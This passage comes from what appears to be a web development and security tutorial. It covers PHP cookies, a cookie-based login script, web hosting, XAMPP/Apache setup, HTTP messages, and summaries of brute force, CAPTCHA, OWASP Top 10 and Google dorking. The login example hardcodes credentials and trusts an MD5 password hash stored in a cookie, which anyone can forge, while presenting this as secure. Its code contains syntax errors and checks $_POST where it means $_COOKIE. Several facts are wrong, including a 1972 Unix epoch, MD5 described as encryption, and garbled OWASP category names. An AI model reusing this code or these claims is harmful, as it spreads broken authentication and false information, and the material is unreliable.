    'emp_salary   INT NOT NULL, '.
    'join_date    timestamp(14) NOT NULL, '.
    'primary key ( emp_id ))';
  mysql_select_db('test_db');
  $retval = mysql_query( $sql, $conn );

  if(! $retval ) {
    die('Could not create table: ' . mysql_error());
  }

  echo "Table employee created successfully\n";

  mysql_close($conn);
?>
```

Setting Cookies

A cookie is often used to identify a user. A cookie is a small file that the server embeds on the user's computer. Each time the same computer requests a page with a browser, it will send the cookie too. With PHP, you can both create and retrieve cookie values.

PHP Create/Retrieve a Cookie

The following example creates a cookie named "user" with the value "John Doe". The cookie will expire after 30 days (86400 * 30). The "/" means that the cookie is available in entire website (otherwise, select the directory you prefer).

We then retrieve the value of the cookie "user" (using the global variable $_COOKIE). We also use the isset() function to find out if the cookie is set:

```
<?php
$cookie_name = "user";
$cookie_value = "John Doe";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
?>
<html>
<body>

<?php
if(!isset($_COOKIE[$cookie_name])) {
   echo "Cookie named '" . $cookie_name . "' is not set!";
} else {
   echo "Cookie '" . $cookie_name . "' is set!<br>";
   echo "Value is: " . $_COOKIE[$cookie_name];
}
?>
</body>
</html>
```

Modify a Cookie Value

To modify a cookie, just set (again) the cookie using the setcookie() function:

```
<?php
   $cookie_name = "user";
   $cookie_value = "Alex Porter";
   setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/");
?>
<html>
<body>

<?php
   if(!isset($_COOKIE[$cookie_name])) {
      echo "Cookie named '" . $cookie_name . "' is not set!";
   } else {
      echo "Cookie '" . $cookie_name . "' is set!<br>";
      echo "Value is: " . $_COOKIE[$cookie_name];
   }
?></body></html>
```

Delete a Cookie

To delete a cookie, use the setcookie() function with an expiration date in the past:

```
<?php

// set the expiration date to one hour ago

setcookie("user", "", time() - 3600);

?>

<html>

<body>



<?php

echo "Cookie 'user' is deleted.";

?>



</body>

</html>
```

Check if Cookies are Enabled

The following example creates a small script that checks whether cookies are enabled. First, try to create a test cookie with the setcookie() function, then count the $_COOKIE array variable:

```
<?php
setcookie("test_cookie", "test", time() + 3600, '/');
?>
<html>
<body>

<?php
if(count($_COOKIE) > 0) {
   echo "Cookies are enabled.";
} else {
   echo "Cookies are disabled.";
}
?>

</body>
</html>
```

Simple Login Page

```
<html>
<head>
<title>User Logon</title>
</head>
<body>
 <h2>User Login </h2>
 <form name="login" method="post" action="login.php">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  Remember Me: <input type="checkbox" name="rememberme" value="1"><br>
  <input type="submit" name="submit" value="Login!">
 </form>
</body>
</html>
```

This is the code for our login form, which will produce the following (CSS excluded):

Now that we have our form, we will create our login script. We must decide what restrictions we are going to place on the cookie. I have decided that this will only run on the www.example.com domain and in the /account directory only. Hence,

Login Code

```
<?php
/* These are our valid username and passwords */
$user = 'jonny4';
$pass = 'delafoo';

if (isset($_POST['username']) && isset($_POST['password')) {

   if (($_POST['username'] == $user) && ($_POST['password'] == $pass)) {

      if (isset($_POST['rememberme'])) {
```

```
        /* Set cookie to last 1 year */
        setcookie('username', $_POST['username'], time()+60*60*24*365, '/account', 'www.examp
le.com');
        setcookie('password', md5($_POST['password']), time()+60*60*24*365, '/account', 'www.e
xample.com');

      } else {
        /* Cookie expires when browser closes */
        setcookie('username', $_POST['username'], false, '/account', 'www.example.com');
        setcookie('password', md5($_POST['password']), false, '/account', 'www.example.com');
      }
      header('Location: index.php');

    } else {
      echo 'Username/Password Invalid';
    }

} else {
    echo 'You must supply a username and password.';
}
?>
```

This code is fairly simple if you break it into parts. First, we have our valid username and password defined so that we can check if the user has entered the correct values. We then check if the user has actually submitted the form and the required values using isset($_POST['username']). If they haven't, a nice error message is displayed.

We then do the important check of if the entered values are equal to the preset username and password. If they aren't we display an error message, however, if they are, the cookie will be set. As you can see we set the cookie using two different methods. If the user has checked the *Remember Me* box, then the cookie is set to expire at the time of time()+60*60*24*365 which is equal to one years time. The time() function returns the seconds since the start of Unix operating system (1972).

We have used the domain and path parameters of setcookie() to restrict the domain to www.example.com/account as we have specified. If the user has not checked the *Remember Me* box, then the cookie does not have an expiry time (we have set it to false), hence it will be deleted when the user closes their browser.

You should have also noticed how we have set the password cookie. Instead of just saving the password to a cookie, we have encrypted or hashed it using the md5() function. This function hashes a string so that the original data cannot be recovered. This increases the security of storing the password, but doesn't make it much more difficult for us to deal with.

This script also utilises the header() function to redirect to the index.php page once the cookie has been set. It is important to note that this function can't have any HTML output before calling it, the same as setcookie().

Accessing the Data

We currently have a form which submits a username and password, and a login script which sets the cookie on the user's machine. Now we need to access this data, so that it can be used. We are going to access it so that we can validate that the user viewing index.php has actually logged in.

Validating

```
<?php
/* These are our valid username and passwords */
$user = 'jonny4';
$pass = 'delafoo';

if (isset($_COOKIE[['username']) && isset($_COOKIE['password')) {

   if (($_POST['username'] != $user) || ($_POST['password'] != md5($pass))) {
      header('Location: login.html');
   } else {
      echo 'Welcome back ' . $_COOKIE['username'];
   }

} else {
   header('Location: login.html');
}
?>
```

In this script, we just check that the cookie exists and is valid. If they aren't, then the user is redirected back to the login form. Otherwise a welcome message is included. The only important thing to notice is how we have validated the password. Before on the login.php script, we have encrypted our password using md5() and as this encryption cannot be undone, we must compare encrypted versions. Hence, we encrypt our preset value and compare it to the already hashed cookie value. This way, there is no chance of the original password becoming available.

Getting website live

Domain Name

Domain name is the name of your website through which people can find you online. You can register your desired domain name and your website will be known by that domain name. For example if your business name is MilesWeb, then you can register a domain name like – www.milesweb.com.

Shared hosting

Perfect for entry-level website hosting. This is where your website will be stored on the same server as multiple other websites, that could be anywhere between hundreds or thousands of others.

All domains will share the same server resources, such as RAM (Random Access Memory - a type of computer memory) and CPU (Central Processing Unit – the “brains” of a computer). Costs of this type of hosting will be comparatively low.

Virtual private server (VPS) hosting

A VPS hosting service mimics a dedicated server, but is within a shared hosting environment. This one’s for website owners that need more control, but don’t want to invest in a dedicated server. They’re still not able to handle high traffic levels or spikes in usage and the site performance can still be affected by other sites on the server.

However, by dividing a server into virtual servers – each website is hosted on its own dedicated server, though they still share a physical server with other users.

Dedicated server hosting

This option gives website owners the most control over the server that their website is stored on. The server is exclusively rented by you and your website is the only one stored on the server. You have full root and admin access, which means control over everything from security to operating system. All that control comes with a price.

Dedicated servers - which some vendors call Bare Metal Servers - cost more than all of the other options and are really only worth it for those with high traffic that need high control levels and a better performing server. A high level of technical expertise is required for the installation and ongoing management of the server.

Cloud hosting

Cloud hosting is the current buzzword of the hosting industry. It's just a marketing term and "Cloud" can mean different things in different contexts. With hosting, it means many computers working together, running applications using combined computing resources. It's a hosting solution that works via a network, like the internet, and enables companies to consume the computing resource like a utility e.g. gas or electricity.

Cloud-based hosting is scalable, meaning your site can grow over time, using as much resource as it requires and you only pay for what you need.

Managed hosting

Most hosting packages you are likely to find online will be managed. Hosting companies provide technical services such as hardware and software setup and configuration, maintenance, hardware replacement, technical support, patching, updating and monitoring. Unlike standard dedicated hosting, the hosting provider looks after the day-to-day management of the hardware, operating systems and standardised applications.

Steps to Host a Website

Step 1: Decide What Type of Website You Want

You will typically find 2 types of websites:

- **Static or Basic Websites:** Static websites are simple websites with one or more web pages (called HTML pages). You can build them on your computer with software like Dreamweaver and then upload the pages to your host's server using any FTP software (such as FileZilla).Whenever you need to make changes to your website, you'll have to edit the pages on your computer and upload them again. Since they cannot be modified dynamically, such websites are called static websites.Static websites are cheaper than dynamic websites (below) but come with limited functionality and no option for e-commerce or interactivity.

- **Dynamic Websites:** Dynamic websites contain information that changes, depending on the time of day, the viewer and other factors. They make use of both client-side and server-side scripts to create and update content. Client-side scripts, which run on a user's computer, are mainly used for appearance and interaction purposes. Server-side scripts, which reside on a server and are extensively used by E-commerce and social networking sites, allow users to have individual accounts and provide a customized response for each user. Dynamic websites are CMS-driven, and allow you to directly add and edit content (i.e. text, design, photos, and videos), as well as let your visitors leave comments and start discussions.Dynamic websites are

ideal for businesses and organizations. Examples of dynamic websites include **blogs, forums, photo galleries and e-commerce** sites.

Step 2: Choose Your Hosting Server
Unlike static HTML sites which can be hosted on most web servers, when it comes to web applications, there are basically two types of hosting platforms. Depending on your hosting needs and what you're most comfortable with, you can choose from:

Linux Hosting, which allows running scripts written in PHP, Perl, Python and other Unix-originated languages, and usually supports PostgreSQL and MySQL databases. This is the most commonly used system today.
Windows Hosting, which allows running ASP scripts utilizing .NET and other Microsoft technologies, and supports Microsoft SQL Server and Access database.

Step 3: Select Your Web Hosting Plan
You will typically find a wide range of services in web hosting, such as:

Shared Hosting: In shared hosting, you get to share the physical server with other website owners. However, you will have your own separate account (secured with login credentials). Shared hosting is very affordable because the cost of operating the server is shared between you and the other website owners.
VPS Hosting (Virtual Private Server Hosting): In VPS hosting, every website is stored on a very powerful server that is divided into several virtual compartments. The server software is configured separately so that each unit can function independently. It should be your preferred option if you have high-security concerns but don't want to invest in a faster (but costlier) dedicated server.
Dedicated Hosting: Dedicated hosting offers you an entire server for yourself, thereby making it faster, more secure…and costlier. It is the ideal solution for larger businesses and high-traffic websites because it allows for maximum customization, configuration, installation and flexibility.
Cloud Hosting: Cloud hosting allows multiple virtual servers (clouds) to work together to host a website or a group of websites. It offers unlimited ability to handle sudden traffic spikes. A cloud-hosted website is not limited to a single server, and the resources allocated to it can shrink or expand dynamically, depending on how much traffic you get. It's a great option for large websites, including e-commerce websites, newsletters and blogs.

Step 4: Change Your DNS Address
After you have purchased your web hosting, you will get Name Servers (also known as Domain Name Servers or DNS) – which is the Internet's equivalent of a phone book that contains IP Addresses[3].
To get your website up and working, you will need to change the Name Servers of your domain. It's a simple but mandatory step for you to get started.

1. Go to your Domain Control Panel via http://manage.hostgator.in/customer.
2. Enter your registered **email address** and **password**.
3. Click on the **Domain Name** for which you need to change the Name Servers.
4. In the Domain Registration section, click on the **Name Servers** option.
5. Replace the existing Name Servers with the ones **provided by your current web host,** and click on the **Update Name Servers** button.

Step 5: Upload Your Website
You can now upload your website to your account by connecting to the server using either cPanel's **File Manager** or **FTP Client** (such as FileZilla) – after which your website will go live.

Viola! Your website is now live.

Remote Desktop for VPS

Remote Desktop is a program that allows you to connect to your Windows VPS machine from the remote location and allow you to take a complete control of that virtual machine.

The remote desktop access to Windows VPS is made through an Internet connection, allowing users to interact with the remote computer as if it were local. The remote desktop is commonly accessed on default RDP port 3389. For the security reasons, you should always change the default RDP port to an unknown port number. In a remote desktop setup, the local computer receives a copy of the remote server's image. This image is updated on the local computer on a timed interval or when a change is detected by the remote desktop software.

The local computer's keyboard and mouse events are transferred to the remote computer through the remote desktop protocol (RDP) and operating system on remote Windows VPS will process these instructions. All these processes are performed swiftly so that you feel no or very little lag while playing with the remote computer.


Remote desktop is useful for a variety of things such as, troubleshoot and fix remote computer problems, accessing a workplace computer from home or when traveling, accessing a home computer from other locations, perform the administrative tasks on the remote computer, etc.

Nowadays, remote desktop has become an essential tool for the administrators and tech support personnel to access, diagnose, repair remote machine's OS, application or hardware problems.


Virtual Servers Installation (XAMPP & Apache2)

Installation of XAMPP


1. Open the XAMPP website. Go to https://www.apachefriends.org/index.html in your computer's web browser
2. Click XAMPP for Windows. It's a grey button near the bottom of the page. Double-click the downloaded file. This file should be named something like **xampp-win32-7.2.4-0-VC15-installer**, and you'll find it in the default downloads location




3. Click Yes when prompted. This will open the XAMPP setup window.
4. Click Next. It's at the bottom of the setup window.
5. Select aspects of XAMPP to install. Review the list of XAMPP attributes on the left side of the window; if you see an attribute that you don't want to install as part of XAMPP, uncheck its box.
6. Click Next. It's at the bottom of the window.
7. Select an installation location. Click the folder-shaped icon to the right of the current installation destination, then click a folder on your computer.
8. Click OK. Doing so confirms your selected folder as your XAMPP installation location.
9. Click Next. You'll find it at the bottom of the page.
10. Uncheck the "Learn more about Bitnami" box, then click Next. The "Learn more about Bitnami" box is in the middle of the page.




11. Begin installing XAMPP. Click Next at the bottom of the window to do so. XAMPP will begin installing its files into the folder that you selected.
12. Click Finish when prompted. It's at the bottom of the XAMPP window. Doing so will close the window and open the XAMPP Control Panel, which is where you'll access your servers.



13. Select a language. Check the box next to the American flag for English, or check the box next to the German flag for German.
14. Click Save. Doing so opens the main Control Panel page.



15. Start XAMPP from its installation point. If you need to open the XAMPP Control Panel in the future, you can do so by opening the folder in which you installed XAMPP. Counterintuitively, double-clicking the xampp_start icon doesn't start XAMPP.




Installation of apache2

To install Apache, install the latest meta-package apache2 by running:

```
sudo apt update
sudo apt install apache2
```

After letting the command run, all required packages are installed and we can test it out by typing in our IP address for the web server.



If you see the page above, it means that Apache has been successfully installed on your server! Now you can start the apache server by writing command

service apache2 start

Working of HTTP

HTTP Is a request-response protocol. For example, a Web browser initiates a request to a server, typically by opening a TCP/IP connection. The request itself comprises a request line, a set of request headers, and o an entity. The server sends a response that comprises a status line, a set of response headers, and o an entity. The entity in the request or response can be thought of simply as the payload, which may be binary data. The other items are readable ASCII characters. When the response has been completed, either the browser or the server may terminate the TCP/IP connection, or the browser can send another request.
An Example here is an example exchange between a Web browser and the Silicon Press server

```
GET / HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/2.2-11; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, gzip, identity
Accept-Charset: Any, utf-8, *
Accept-Language: en, en_US
Host: www.silicon-press.com
-- blank line –
```

The first line is the request line that comprises three fields:
1. a method: The GET method indicates that the server is supposed to return an entity.
2. a request-URI (Universal Resource Identifier). The / indicates the root of the document system on the server
3. HTTP protocol version: 1.1 in this case.

The second line is the optional Connection header informs the server that the browser would like to leave the connection open after the response. The third line is the optional User-Agent header that identifies the kind of browser that is sending the request, its version, and its operating system. The Accept headers specify the type, language, and encoding for the returned entity that the browser would prefer to receive from the server. Responding to the browser, the www.silicon-press.com server sends the following response:

```
HTTP/1.1 200 OK
Date: Thu, 24 Jan 2002 17:33:52 GMT
Server: Apache/1.3.14
Last-Modified: Mon, 21 Jan 2002 22:08:33 GMT
Etag: "47bc6-25e0-3c4c9161"
Accept-Ranges: bytes
Content-Length: 9696
Connection: close
Content-Type: text/html
-- blank line--
-- HTML entity --
```

The first line is the status line consisting of three fields:
1. HTTP protocol version of the response: 1.1 in this case
2. a three-digit numeric status code
3. a short description of the status code
The Content-Length, Content-Type, Etag, and Last-Modified header lines describe the entity returned.

HTTP Status Codes

The Status-Code element in a server response, is a 3-digit integer where the first digit of the Status-Code defines the class of response and the last two digits do not have any categorization role. HTTP status codes are extensible and HTTP applications are not required to understand the meaning of all the registered status codes. Given below is a list of all the status codes.

Message	Description
200 OK	The request is OK.
202 Accepted	The request is accepted for processing, but the processing is not complete.
204 No Content	A status code and a header are given in the response, but there is no entity-body in the reply.
205 Reset Content	The browser should clear the form used for this transaction for additional input.
301 Moved Permanently	The requested page has moved to a new url .
302 Found	The requested page has moved temporarily to a new url .
307 Temporary Redirect	The requested page has moved temporarily to a new url.
400 Bad Request	The server did not understand the request.
401 Unauthorized	The requested page needs a username and a password.
403 Forbidden	Access is forbidden to the requested page.
404 Not Found	The server can not find the requested page.
405 Method Not Allowed	The method specified in the request is not allowed.
406 Not Acceptable	The server can only generate a response that is not accepted by the client.
412 Precondition Failed	The pre condition given in the request evaluated to false by the server.
500 Internal Server Error	The request was not completed. The server met an unexpected condition.
501 Not Implemented	The request was not completed. The server did not support the functionality required.
502 Bad Gateway	The request was not completed. The server received an invalid response from the upstream server.
503 Service Unavailable	The request was not completed. The server is temporarily overloading or down.
504 Gateway Timeout	The gateway has timed out.

Functional Testing VS Security Testing

Functional testing is testing that is performed on behalf of a legitimate user of the product who is attempting to use it in the way it was intended to be used and for its intended purpose. This is who the functional tester is really the advocate for; thus, the majority of functional testing is done from the viewpoint of a customer.

It is important to realize that testing from only this viewpoint will cause you to bypass a large percentage of security tests. Most security vulnerabilities, although they have a chance of being discovered (mostly accidentally) by the intended customers, are unlikely to be exploited by them. Instead, the customer may call technical support to report the bug or maybe just grumble about it to friends or acquaintances. It's unlikely that many of the intended customers will even recognize that bug as more than a nuisance or sign of poor quality, let alone correctly see it as a security risk.

The attention of functional testing is much more focused on how to enable the customers to perform their tasks in the easiest and most convenient way possible while providing enough checks and safety measures so that they can't cause inadvertent harm too easily. It's a sort of "protect them from themselves" mentality. If any security testing is done, it tends to focus on things such as permissions and privileges but, again, only based around the assumption that the customer is using something like the login functionality as intended.

Security testing is a type of software testing that intends to uncover vulnerabilities of the system and determine that its data and resources are protected from possible intruders. A good **Penetration Tester** has a hacker mind set. They work to defeat what security protections have been put in-place, by whatever creative means available to them and their knowledge set. A good PenTester does not think like an end-user, but rather thinks in a way to get around rules, restrictions, and blockages. They don't test whether what security protections that were put into place are working properly; they are seeking where the design of the IT system failed to address and mitigate a vulnerability.

Brute Forcing Passwords

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function. This is known as an exhaustive key search.

A brute-force attack is a cryptanalytic attack that can, in theory, be used to attempt to decrypt any encrypted data[1] (except for data encrypted in an information-theoretically secure manner). Such an attack might be used when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier.

When password-guessing, this method is very fast when used to check all short passwords, but for longer passwords other methods such as the dictionary attack are used because a brute-force search takes too long. Longer passwords, passphrases and keys have more possible values, making them exponentially more difficult to crack than shorter ones.

Brute-force attacks can be made less effective by obfuscating the data to be encoded making it more difficult for an attacker to recognize when the code has been cracked or by making the

attacker do more work to test each guess. One of the measures of the strength of an encryption system is how long it would theoretically take an attacker to mount a successful brute-force attack against it.

Brute-force attacks are an application of brute-force search, the general problem-solving technique of enumerating all candidates and checking each one.

Introduction To Captcha

CAPTCHA stands for **C**ompletely **A**utomated **P**ublic **T**uring test to tell **C**omputers and **H**umans **A**part. CAPTCHA is a difficult acronym but is a very useful tool in differentiating robots from humans. In short, it is a simple test to detemine if the user is a robot or human.

Why CAPTCHA?

Now-a-days, websites became the identity for many businesses. Many companies have their sites for online business. These companies offer a lot of free services to their users. The only thing is to register on the site. So, many people exploit the offered free services by duplicate registration. They write a computer program that can automatically register on the site and then can use the offered services. CAPTCHA is developed for avoiding such spam registrations on the site and exploitation of the offered free services.

How CAPTCHA works?

CAPTCHA is a distorted image containing short text. It is displayed in such a format so that only human eyes can recognise the alphabets clearly. At the time of registration, such image is displayed on the form and the user is asked to write the same text in given text field. The robots fail to recognise the short text. Thus, website owners can prevent robots from registration and can ensure that all the members using free services are humans.

Thus CAPTCHAs prevent automated posting to blogs and forums. CAPTCHAs can be used further in avoiding spam emails. Apart from these usage of CAPTCHAs; it is criticised that people with poor eyesight or blind people will be unable to use the web services offered.

Introduction to OWASP

What does OWASP Stand for?

OWASP stands for Open Web Application Security Project. https://www.owasp.org/

What is OWASP?

The Open Web Application Security Project (OWASP) is a not-for profit started in the United States but now is an international organization. Their tools, documents, forums, and chapters are free and open to anyone with an interest in improving their application security.

What does OWASP do?

The two main documents they produce every few years are a Testing Guideand the OWASP Top Ten Vulnerabilities. Both are made available in either PDF or Wiki format.

They also have a developers guide.

OWASP also has produced mock web applications you can download from GitHub and run locally. They were left purposely vulnerable so testers could review the web apps, the source code, and test against it using various security tools. They have a mock application to test a generic web application, another to test Ruby on Rails web apps, another to test Node.js applications, among others.

What is the OWASP Top Ten?

Every few years, OWASP analyzes the top ten risks, publishes a description of these vulnerabilities and how to fix them. The last list was compiled in 2013. They cover topics such as: SQL Injection, Broken Authentication, Cross Site Scripting, Insecure Direct Object Readiness, Security Management, Sensitive Data Exposure. Missing function level access control. Cross Site Forgery, Using components with known vulnerabilities, and unvalidated redirects and forwards.

If we go to the link: https://www.owasp.org/index.php/Top_10_2013-Top_10 we can see the list and drill down from the list to see who is at risk, how the attack happens, and how you can prevent the attack.

OWASP Top 10 2017

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defences and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Google Hacking Database

The Google Hacking Database (GHDB) is a categorized index of Internet search engine queries designed to uncover interesting, and usually sensitive, information made publicly available on the Internet. In most cases, this information was never meant to be made public but due to any number of factors this information was linked in a web document that was crawled by a search engine which subsequently followed that link and indexed the sensitive information.

In simple words GHDB is an information gathering technique used by an attacker for advanced Google searching. GHDB Search queries are called as a Google Dorks. Google dorking is Googling with specific search strings that can force Google to return a specific result.

